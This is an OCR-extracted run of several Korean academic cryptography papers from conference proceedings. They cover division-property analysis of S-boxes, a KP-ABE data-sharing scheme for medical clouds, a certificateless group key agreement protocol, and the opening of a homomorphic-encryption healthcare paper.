13. $\quad\quad \mathbb{K} \leftarrow \mathbb{K}'$
14. $\quad T[\boldsymbol{u}] \leftarrow \mathbb{K}$
15. **Return** T

- Step 7~8. Feistel 내부 S-Box를 적용하기 위해 4-bit 복사

- Step 10~12. 내부 S-Box의 DPT $iDPT$ 를 이용한다. 복사한 4-bit ($\boldsymbol{u}$)로부터 전파가능한 $\boldsymbol{v}$들을 구하고 이를 Feistel 나머지 부분(복사안한 4-bit)에 XOR하는 과정

3.2 결과 비교

구조 기반 Table과 실제 DPT의 관계는 항상 다음과 같은 포함 관계를 가진다.

$$\{(\boldsymbol{u},\boldsymbol{v}) | \text{구조 기반 Table의 } (\boldsymbol{u},\boldsymbol{v}) \text{ 항 = 0}\}$$
$$\subseteq \{(\boldsymbol{u},\boldsymbol{v}) | \text{DPT의 } (\boldsymbol{u},\boldsymbol{v}) \text{ 항 = 0}\}$$

따라서 두 표를 비교할 땐, 구조 기반 Table에서는 1이지만 DPT에서느느 0인 항을 위주로 비교한다.

다음 그림과 표는 각각 구조 기반 Table과 DPT를 비교한 것이다.




그림 6. 구조 기반 Table과 DPT의 차이
(Difference := 구조 기반 Table의 1인 항 수 - DPT의 1인 항의 수)




그림 7. 구조 기반 Table과 DPT의 정확도 차이
(accuracy := 구조 기반 Table의 1인 항 수 /DPT의 1인 항의 수)




그림 8. PIPO S-Box의 구조 기반 Table과 DPT 비교
(흑 : 구조 기반 Table에서만 1인 항)

IV. 결론

본 논문에서는 S-Box의 알려진 구조를 활용한 Division Property 분석 방법을 제안, 적용하였다. 그 결과, 구조를 활용하지 않는 방법과 Midori128 S-Box에서는 차이가 없었으며 PIPO S-Box에서 약 2%의 차이를 보였다. 또한, 이 방법을 이용하여 실제 MILP 솔버의 제약식을 만들었을 때 S-Box를 모델링하기 위한 제약식의 수가 줄었음을 확인했다. PIPO의 경우 구조를 활용하지 않은 방법으로 제약식을 만들면 QM(Quine-McCluskey) 알고리즘을 적용하여 약 4000개의 제약식을 필요로 했지만, 구조를 활용한 방법 적용시에는 약 1900개의 제약식만을 필요로 했다.

향후 연구방안으로는 S-Box의 비트 슬라이스 구현을 활용하여 Division Property를 분석하는 연구도 가능하다. 또한, 아직 Division Property 분석이 되지 않은 PIPO 블록 암호에 위 방법을 적용하여 분석하는 연구도 진행 중에 있다.

[참고문헌]

[1] Todo, Yosuke. "Structural evaluation by generalized integral property." Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, Berlin, Heidelberg, 2015.

[2] Todo, Yosuke, and Masakatu Morii. "Bit-based division property and application to Simon family." International Conference on Fast Software Encryption. Springer, Berlin, Heidelberg, 2016.

[3] Xiang, Zejun, et al. "Applying MILP method to searching integral distinguishers based on division property for 6 lightweight block ciphers." International Conference on the Theory and Application of Cryptology and Information Security. Springer, Berlin, Heidelberg, 2016.

[4] Stern, Jacques, and Serge Vaudenay. "Cs-cipher." International Workshop on Fast Software Encryption. Springer, Berlin, Heidelberg, 1998.

[5] Banik, Subhadeep, et al. "Midori: A block cipher for low energy." International Conference on the Theory and Application of Cryptology and Information Security. Springer, Berlin, Heidelberg, 2015.

[6] Kim, Hangi, et al. "PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations." International Conference on Information Security and Cryptology. Springer, Cham, 2020.

[7] Standaert, François-Xavier, et al. "ICEBERG: An involutional cipher efficient for block encryption in reconfigurable hardware." International Workshop on Fast Software Encryption. Springer, Berlin, Heidelberg, 2004.

의료 클라우드 환경에서 KP-ABE 기반의 안전한 데이터 공유시스템에 관한 연구+

황용운*, 이임영**

순천향대학교 소프트웨어융합학과

A Study on KP-ABE-based Safe Data Sharing System in Medical Cloud Environment

Yong-Woon Hwang*, Im-Yeong Lee**

Department of Software Convergence, Soonchunhyang University

요 약


최근 발달되고 있는 클라우드는 다양한 환경에서 사용되고 있으며, 특히 의료 환경에서 환자와 의사들간의 안전한 데이터 공유를 가능하게 하다. 하지만 의료 클라우드 환경도 네트워크 기반으로 이루어졌기 때문에 다양한 보안위협이 존재한다. 이를 해결하기 위해 전송되는 데이터 암호화 및 정당한 사용자의 접근제어와 같은 보안기술이 필요로 하며, 속성기반암호 중 KP-ABE를 활용한 데이터 공유방식이 존재한다. 하지만 기존 연구된 KP-ABE 방식에서 암호문 복호화 연산을 지원해주는 아웃소싱 서버에서 부분복호화 수행시 연산된 결과값이 제대로 연산된 결과값인지 검증할 수 없다. 즉 사용자는 최종복호화를 수행하여 획득한 메시지에 대해 신뢰성을 제공할 수 없으며, 데이터 소유자가 업로드한 메시지인지 알 수 없다. 이는 의료 클라우드에서 공유되는 데이터에 대해 민간함 문제이다. 이에 본 논문은 서명 기반으로 검증 가능 아웃소싱이 제공되는 KP-ABE 방식을 제안하여, 의료클라우드 환경에서 데이터를 안전하고 효율적으로 공유할 수 있는 시스템을 제안한다.

I. 서론

최근 의료 ICT 기술의 발달로 인해 사용자는 직접 병원에 가지 않고, 모바일 환경으로 원격으로 진료를 받을 수 있다. 이는 의료 클라우드 환경에서 환자와 의사, 간호사 사이에서 안전한 데이터 공유가 가능하기 때문이다. 하지만 의료 클라우드 환경도 네트워크 기반으로 이루어졌기 때문에 다양한 보안위협이 존재한다. 이를 해결하기 위해 보안 기술이 필요하며, 데이터 암호화 및 정당한 사용자의 접근제어를 제공해주는 속성기반암호를 활용한 데이터 공유방식이 존재한다[1,2]. 특히 속성기반암호의 한 종류인 KP-ABE(Key-Policy Attribute Based Encryption)를 활용한 데이터 공유방식이 현재 연구되고 있으며, 사용자의 암복호화의 연산량을 줄이기 위해 아웃소싱 서버를 활용하기도 한다. 하지만, 기존의 연구된 KP-ABE 방식들은 암호문 부분복호화 수행시, 암호문이 제대로 부분복호화를 수행했는지 알 수 없다[3,4,5]. 즉 사용자가 최종복호화를 수행하여 획득한 메시지값이 변조된 값인지, 실제 데이터 소유자가 업로드한 데이터인지 알 수가 없다. 이에 데이터 소유자가 데이터 공유하기 위해 업로드한 메시지에 대한 무결성 및 소유권 보장이 필요하다.

본 논문은 서명 기반으로 검증 가능 아웃소싱이 제공되는 KP-ABE 방식을 제안한다. 본 제안방식은 데이터 소유자가 암호문 생성시 자신의 서명을 포함시킨다. 이는 추후 사용자가

+ 본 연구는 과학기술정보통신부 및 정보통신기획평가원의 글로벌핵심인재양성지원사업의 연구결과 (2021-0-01516)와 한국연구재단 4단계 두뇌 한국21사업(4단계 BK21사업)의 지원을 받아 수행되었음(과제번호:5199990914048)



[그림 1] 전체시나리오

암호문을 복호화하여 획득한 메시지를 검증하였을 때, 사용자가 획득한 메시지가 데이터 소유자 업로드한 데이터인지 확인하고, 데이터에 대한 무결성을 보증한다. 추가적으로 암호문 생성시 속성의 개수에 비례하여 커지는 문제점도 해결하였다. 이에 의료 클라우드 환경과 같이 공유되는 데이터가 민감한 환경에서 데이터에 대한 신뢰성이 필요로 하는 클라우드 환경에서 데이터를 안전하고 효율적으로 공유할 수 있다.

II. 제안방식

본 장에서는 서명기반의 검증 가능 아웃소싱이 제공되는 KP-ABE 기반의 데이터 공유 시스템을 제안한다. [그림 1]은 본 제안방식의 시나리오이며, 각 단계에 대한 상세한 설명은 다음과 같다.

Step 1. AA에서 Setup 과정이 수행되며, 보안 파라미터 k를 입력으로 공개키 PP와 마스터키 MK를 생성한다. 사용자가 AA에게 키 요청시 AA는 사용자로부터 받은 접근구조를 가지고, 이에 대응되는 비밀키 SK를 생성하여 사용자에게 전송해준다([그림 1]의 1~2번 과정 포함).

- $Setup(k) = PP, MK$:
- $KeyGen(PP, MK, AS) = SK$

Step 2. 데이터 소유자는 자신의 데이터(메시지)를 대칭키로 암호화하고, 대칭키를 속성으로 암호화하여, 클라우드 서버에 전송한다. 이때 암호문에는 데이터 소유자의 서명이 포함된다([그림 1]의 3번 과정 포함).

- $Encrypt(PK, KEY, M, S) = CT$
  - $C_0 : KEY * e(g,g)^{as}$, $C_1 : g^s$, $C_2 : h\Pi_{j \in AS} g^{t_n a_i}$
  - $E = Enc_{KEY}(M)$, $(PK_{DO}, SK_{DO}) = (K,k)$
  - $d = H(KEY)$, $\sigma_{DO} = f^k$
  - $CT = < S, \sigma_{DO}, C_0, C_1, C_2, E >$

Step 3. 사용자는 토큰을 만들어 클라우드 서버에 접근하여 암호문을 요청한다. 이후 클라우드 서버는 아웃소싱서버에 사용자가 요청한 암호문을 전송해주고, 아웃소싱서버는 사용자의 접근구조와 암호문에 연산된 속성과 비교하여 만족하면 부분복호화를 수행한다. 부분복호화 수행 후 나온 결과 C와 기존 암호문 CT를 사용자에게 전송해준다. 사용자는 클라우드 서버로부터 받은 C와 CT를 자신의 비밀키 SK를 통해 최종복호화를 진행한다. 올바르게 복호화가 진행되면 사용자는 메시지를 복호화할 수

있는 KEY을 획득할 수 있다([그림 1]의 4~6번 과정 포함).

- $Decrypt1(CT, AS, x) = C$
- $Decrypt2(PP, SK, CT, C) = KEY$
  - $KEY = C_0/(e(C_1, D_i) \cdot C^s)$

Step 4. 사용자는 KEY로 암호문을 복호화하여 메시지를 획득하고, 서명 σ_{DO}, 데이터 소유자의 공개키 K로 f를 계산하여, 데이터를 검증한다. 만약 검증이 완료되면, 데이터 사용자가 획득한 메시지가 데이터 소유자가 업로드한 데이터인 것을 확인할 수 있으며, 동시에 데이터 무결성도 보장된다.

III. 제안방식 분석

본 장에서는 서명 기반의 검증 가능 아웃소싱 제공되는 KP-ABE 기반의 데이터 공유시스템에서 발생되는 보안요구사항을 만족시킨다.

- **인가되지 않은 사용자의 접근제어 및 안전한 데이터 공유 :** 본 제안방식은 AA로부터 받은 비밀키를 통해 토큰을 생성한 사용자, 만이 클라우드에 접근할 수 있으며, 클라우드에 저장된 암호문 복호화는 암호문에 포함된 속성을 가진 사용자만이 복호화를 수행할 수 있는 권한을 지닌다. 이에 클라우드에서 공유되는 데이터는 정당한 사용자간의 공유가 가능하므로, 안전하게 공유할 수 있다.
- **데이터 무결성 검증 및 데이터 소유자 확인:** 본 제안방식은 검증과정에서 데이터 소유자의 서명값을 통해 사용자가 획득한 메시지가 데이터 소유자가 업로드한 메시지인지 확인 가능하다. 또한 획득한 메시지를 검증할 수 있기 때문에 데이터에 대한 무결성을 보증할 수 있다. 추가적으로, 아웃소싱과정에서 암호문이 변조되더라도, 속성으로 암호화된 키에 영향이 있을뿐, 암호화된 메시지는 영향이 없다.

IV. 결론

본 제안방식은 서명 기반 검증 가능 아웃소싱이 제공되는 KP-ABE 기반의 데이터 공유 시스템으로, 의료클라우드 환경을 비롯하여, 민감한 데이터를 안전하게 공유할 수 있는 환경에 활용될 수 있다. 기존의 검증 아웃소싱 기반의 KP-ABE방식은 암호문 변조과정에서 제대로 검증이 되었는지 수행하기 위해 2개의 데이터를 연산,비교함으로써, 데이터가 제대로 연산이 되었는지 판단하는데 비해, 본 제안방식은 아웃소싱에서 검증보다는 사용자가 데이터 획득후, 검증을 통해 데이터 소유자가 업로드한 데이터인지와 데이터에 대한 무결성을 검증할 수 있다. 이에 기존의 검증 아웃소싱 기반의 KP-ABE와 비교했을 때, 아웃소싱 서버에서 수행되는 부분복호화 연산 및 검증과정의 연산량이 낮음으로써 전체적인 연산량의 효율이 높으다.

향후 연구로는 본 제안방식에 실제 의료환경에서 사용할 수 있도록 연산량 검증이 필요할 것이며, 기존 KP-ABE에서 데이터 사용자의 속성과 접근구조에 표기된 속성값들에 대한 익명성을 제공할 수 있는 연구가 필요할 것으로 사료된다.

[참고문헌]

[1] 박광용, 송유진. “속성기반 암호기술”, 정보보호학회지, 2010.

[2] Bethencourt. J, Sahai. A, Waters. B, “Ciphertext-policy attribute-based encryption”, In Security and Privacy, SP'07. IEEE Symposium on, 2007, pp. 321-324.

[3] Qin, Baodong, et al. "Attribute-based encryption with efficient verifiable outsourced decryption." IEEE Transactions on Information Forensics and Security 10.7 (2015): 1384-1393.

[4] Liao, Yongjian, et al. "Analysis of an ABE scheme with verifiable outsourced decryption." Sensors 18.1 (2018): 176.

[5] Si, Xiaolin, Pengpian Wang, and Liwu Zhang. "KP-ABE based verifiable cloud access control scheme." 2013 12th IEEE International Conference on Trust, Security and Privacy in Computing and Communications. IEEE, 2013.

일정 수의 라운드를 가지는 무인증서 기반 인증 및 그룹키 합의 프로토콜에 관한 연구+

임혜민*, 이임영**
순천향대학교 소프트웨어융합학과

An study on Constant-Round Certificateless authentication and Group Key Agreement Protocol

Ren Huimin*, Im-Yeong Lee**
Department of Software Convergence, Soonchunhyang University

요 약

현재 안전하고 효율적인 인증 및 그룹키 합의 프로토콜에 대해서 활발히 연구가 진행 중이다. 기존에 공개키 인프라 기반 인증 및 그룹키 합의 방식의 존재하는 인증서와 키의 관리 문제 있고 신원 기반 인증 및 그룹키 합의 방식에 존재하는 키 에스크로 문제가 있다. 본 논문은 이를 해결 할 수 있는 무인증서 기반 인증 및 그룹키 합의 방식을 제안한다. 또한, 본 논문에서는 기준에 무인증서 암호시스템에 발생할 수 있는 공개키 대체공격 및 재전송공격을 방지할 수 있는 방법을 설계한다. 그리고 제안한 방식은 효율성을 제공하기 위해서 사용자 많아져도 통신 라운드의 수 일정한 방식을 제안한다.

I. 서론

최근 인터넷의 발달로 파일공유시스템, 멀티플레이, 화상회의 등 대중적인 활용이 많아지고 있다. 안전한 그룹 통신을 위한 인증 및 그룹키 합의(Authentication and Group Key Agreement, AGAK)프로토콜을 필요하다. AGAK은 통신하고자 하는 다방면의 그룹키를 합의하여 안전한 그룹 통신을 제공할 수 있다.


공개키 암호시스템에 따라 AGKA는 기존에 공개개키 인프라 기반 인증 및 키 합의 방식(Public Key Infrastructure Authentication and Group Key Agreement, PKI-AGKA), 신원기반 인증 및 키 합의 방식(Identity-based Authentication and Group Key Agreement, ID-AGKA), 또는 무인증서 기반 인증 및 그룹키 합의 방식(Certificateless Authentication and Group Key Agreement, CL-AGKA)으로 나눌 수 있다[1, 2].

기존에 PKI-AGKA 방식은 인증서와 키의 관리 문제가 존재하며, ID-AGKA 방식에 키 에스크로 문제가 존재한다. CL-AGKA 방식은 이러한 문제들 해결할 수 있기 때문에 현재 CL-AGKA 프로토콜에 대해서 활발히 연구가 진행 중이다.

하지만 CL-AGKA에서는 사용자의 공개키 인증서를 사용하지 않기 때문에 사용자의 신분 및 공개키에 대한 인증을 할 수 없다. 따라서 CL-AGKA에서 공격자가 사용자의 공개키를 대체하여 위장공격을 가능하다.

본 논문에서 이 문제 해결하기 위해 KGC(Key Generation Center)의 공개키를 이용하여 공개키 검증할 수 있는 방식을 제안한다. 또한, 그룹키 합의하기 전에 전자 서명을 이용해서 사용자의 신분을 인증하여 위장공격 방지

+ 이 논문은 2019년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No. NRF-2019R1A2C1085718)



[그림 1] 전체 시나리오

기능을 설계한다.

그룹키 합의의 안전성 외에도 효율성이 중요하다. 모든 사용자는 그룹키 합의 알고리즘을 실행하는 과정에서 반드시 동시 온라인을 유지해야 한다. 통신 라운드의 수는 사용자의 온라인 시간을 계량화하는 중요한 지표, 즉 사용자가 그룹키 합의 알고리즘을 수행할 때 한 통신 과정에서 다른 사용자과 메시지 교환 횟수를 의미한다.

여러 라운드의 그룹키 합의에서 각 사용자는 모든 메시지 교환과정을 끝날 때까지 그룹키를 계산할 수 있기 때문에 사용자의 수가 많을 때는 합의 작동에 필요한 통신 라운드의 수가 더욱 중요해진다. 따라서 일정 라운드를 가지는 CL-AGKA 프로토콜은 사용자가 그룹키 합의하기 전에 통신 횟수 및 사용자 대기 시간을 대폭 줄여 통신 효율을 높일 수 있다[3].

본 논문은 기존에 있는 CL-AGKA 프로토콜에 발생 가능한 위장공격을 방지할 수 있는 효율적이고 안전한 일정 수의 라운드를 가지는 CL-AGKA 프로토콜을 제안한다.

II. 제안방식

본 장에서는 기준에 있는 CL-AGKA 프로토콜의 발생 가능한 위장공격을 방지할 수 있는 안전적이고 효율적인 일정 수의 라운드를 가지는 CL-AGKA 프로토콜을 제안한다.

2.1 전체 시나리오

본 제안방식의 전체 시나리오는 [그림 1]에 나타낸 Setup, Set-Secret-Value, Set-Partial-Private-Key-Extract, Set-Private-Key, Set-Public-Key, Group-Key-Agreement 총 6단계로 구성된다. Group-Key-Agreement단계는 두 라운드 통신으로 구성한다.

2.2 세부 시나리오

Setup: KGC는 마스터 공개키 및 비밀키를 생성하고 보안 파라미터를 공개한다.

Set-Secret-Value: 사용자 자신의 공개키와 비밀키를 생성하고 공개키를 KGC한테 전송한다.

Set-Partial-Private-Key-Extract: KGC가 사용자한테 받은 공개키 및 사용자의 식별자를 이용해서 부분 공개키 및 검증용 공개키를 생성한다.

Set-Private-Key: 사용자가 생성한 비밀값 및 KGC가 생성한 부분 비밀키로 사용자의 비밀키 쌍을 생성한다.

Set-Public-Key: 사용자가 생성한 공개키 및 KGC가 생성한 부분 공개키와 검증용 공개키로 공개키 쌍을 생성한다.

Group-Key-Agreement:

Round 1: 사용자가 임시 비밀값를 선택하고, 임시 공개키를 계산한다. 사용자가 통신하는 그룹 구성원한테 자신의 식별자, 공개키 및 임시 공개값을 Broadcast 방식으로 보내준다.

Round 2:

Step 1. 사용자가 다른 그룹 구성원한테 받은 공개키 $Z_i? = R_i + P_{pub} \bullet H_1(ID_i, X_i, R_i)$를 검증하고 임시 공개값을 이용해서 임시 공개키를 계산하여 사용자사가 자신의 공개값 및 공개키를 이용해서 전자서명을 만든다.

Step 2. 이후, 사용자가 자신의 임시 공개키 및 전자서명을 Broadcast 방식으로 다른 그룹 구성원한테 보내준다.

Step 3. 사용자들이 그룹키 합의 하기 전에 다른 그룹 구성원에게 받은 임시 공개키 및 전자서명을 검증한다.

Step 4. 사용자가 통신하는 상대방한테 검증용 공개키의 검증이 완료되었다면 그룹키 합의를 진행한다. 사용자가 각각 키 합의 알고리즘을 이용해서 그룹키를 계산하고 그룹키를 이용해서 안전한 통신을 수행할 수 있다.

III. 제안방식 분석

본 장에서는 일정 수의 라운드를 가지는 CL-AGKA 프로토콜에서 발생되는 보안요구사항을 만족시킨다.

- **위장공격 방지:** 본 제안방식은 사용자가 KGC의 공개키를 이용하여 서로의 공개키를 검증한다. 또한, 그룹키 합의 하기 전에 사용자가 다른 사용자한테 받은 전자서명을 인증하여 신분을 인증한다. 이를 통해 위장공격을 방지할 수 있다.

$Z_i = z_i \bullet P$

- **재전송공격 방지:** 본 제안방식은 Group-Key-Agreement 알고리즘 Round 2 통신 과정에 전자서명을 추가한다. 전자서명은 Round 1 통신 과정에 그룹 구성원들이 만든 임시 공개값과 Round 2에 만든 임시 공개키, 그룹 구성원들의 신분으로 만든다. 그래서 서명의 Freshness 보증하며 재전송 공격을 방지할 수 있다.
- **효율성:** 분 논문은 효율성을 높이기 위한 페어링 연산이 없는 CL-AGKA를 제안한다. 또한, 사용자가 본 제안방식에서는 통신 라운드수가 상수이기 때문에 사용자가 많아져서 통신 라운드수가 늘어나지는 않는다. 그러므로 사용자가 키 합의 단계에서 기존의 방식보다 빠르다.

IV. 결론

본 논문은 위장공격 및 재전송공격을 방지할 수 있는 효율적이고 안전한 일정 수의 라운드를 가지는 CL-AGKA 프로토콜을 제안한다.

본 제안방식은 공개키 기반 인증 및 키 합의 방식 및 신원 기반 인증 및 키 합의 방식에 발생하는 인증서 관리 문제 및 키 에스크로 문제를 해결할 수 있다.

또한, KGC의 공개키를 이용해 그룹 구성원들 사이에 공개키 검증하여 공격자가 사용자의 공개키 대체할 수 없으며 위장공격을 방지한다.

그리고 그룹키 합의하기전에 Freshness 보증할 수 있게 전자서명을 추가한다. 이를통해 재전송공격을 방지할 수 있다.

따라서 본 제안방식은 기존 CL-AGKA 프로토콜보다 더욱 안전적이고 효율적이다.

[참고문헌]

[1] A. Shamir, “Identity-Based Cryptosystems and Signature Schemes”, Advances in Cryptology, pp. 47-53, 1984.

[2] S. S. Al-Riyami, K. G. Paterson, “Certificateless Public Key Cryptography”, In International conference on the theory and application of cryptology and information security, pp. 452-473, 2003.

[3] M. Burmester and Y. Desmedt. “A secure and efficient conference key distribution system”, In Workshop on the Theory and Application of of Cryptographic Techniques, pp.275-286. 1994.

헬스케어 산업에서의 완전 동형암호 기술의 활용

홍미연, 윤지원*

*고려대학교 정보보호대학원

Utilization of Fully Homomorphic Encryption Technology in Healthcare Industry

Mi Yeon Hong, Ji Won Yoon

*Korea University School of Cybersecurity

요 약

첨단 정보통신 기술을 활용하여 언제 어디서나 건강 관리를 받을 수 있는 스마트 헬스케어가 부상하고 있다. 이 산업은 개인이 일상 생활이나 의료기관 등 전문 기관에서 생성해 낸 데이터를 데이터 전문 기업이 수집 및 분석하여 결괏값을 개인 또는 의사와 같은 전문가에게 반환해 주는 기본 구조를 갖는다. 하지만 의료 관련 개인 데이터는 매우 민감한 정보를 포함하기 때문에 높은 수준의 신뢰성과 보안성이 요구되며 개인 정보 보호에 대한 논의와 대책이 요구된다. 이를 해결하기 위해 제안하는 동형암호는 암호화된 데이터 간에 복호화 없이 임의의 연산을 가능하게 하고, 양자 알고리즘에 내성이 있어 안전하기 때문에 매우 유용하다. 본 논문은 *bitwise* 암호화 스킴을 기반으로 하는 동형암호 라이브러리를 이용해 개인이 디바이스로 측정한 값들을 바탕으로 질병의 유무를 판단하는 시나리오를 제시하고, 실제 데이터를 활용하여 수행해 보고자 한다.

I. 서론

2020년 전 세계를 뒤흔든 코로나 19의 등장으로 인해 건강 관리에 대한 인식이 강화됨에 따라, 의료 서비스의 패러다임이 치료·병원 중심에서 예방·소비 중심으로 변화하면서 스마트 헬스케어 산업에 대한 기대가 확대되고 있다. 포스트 코로나 시대에는 인공지능, 사물인터넷, 클라우드 컴퓨팅, 웨어러블 디바이스, 스마트폰 등 기존 의료 시스템 밖에 있었던 디지털 기술이 의료분야에 광범위하고 빠르게 접목되면서 비대면 건강 관리에 대한 수요가 확대될 것으로 예상된다.

이와 같은 산업의 발전은 개인의 프라이버시 침해에 대한 문제를 야기시켜, 이를 해결해야 하는 새로운 과제를 생성했다. 스마트 헬스케어는 크게 건강정보, 진료정보 등의 특성을 나타내는 데이터와, 의료정비관리 DB, 개인건강정보 관리 DB, 건강정보 제공 App, 맞춤 건강관리 App등의 플랫폼, 그리고 개인건강관리기기 또는 웨어러블 기기인 디바이스로 분류할 수 있다. 각 디바이스에서 수집되고 저장된 빅데이터들이 기계학습 등을 통해 유용한 분석 결과를 도출하는 동안 개인을 식별할 수 있는 식별자와 다양한 속성 정보들이 유출될 위험이 있다.

이를 방지하기 위해 비식별화를 통한 데이터 변조 등 많은 연구가 진행되었는데, 데이터의 프라이버시를 보호하게 될수록 그 가치와 활용성이 저하되는 단점이 있다. 동형암호는 데이터를 암호화된 형식으로 변환하여 저장과 계산을 클라우드 환경에서 가능하게 하기 때문에 기밀성을 보존하면서 다양한 시나리오를 수행할 수 있다.

본 논문은 진단 디바이스로 측정하여 수집된 각 개인의 건강정보를 이용하여 동형 연산을


* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2021-0-00558, 동형암호 기술을 활용한 국가통계 분석 시스템 개발)

진행하고, 결괏값으로 제2형 당뇨병 유무 파악할 수 있는 시나리오를 제시하고, Kaggle의 Pima Indians 당뇨병 데이터셋[1]을 이용해 실험을 수행해 보고자 한다.

II. 본론

2.1 완전 동형암호

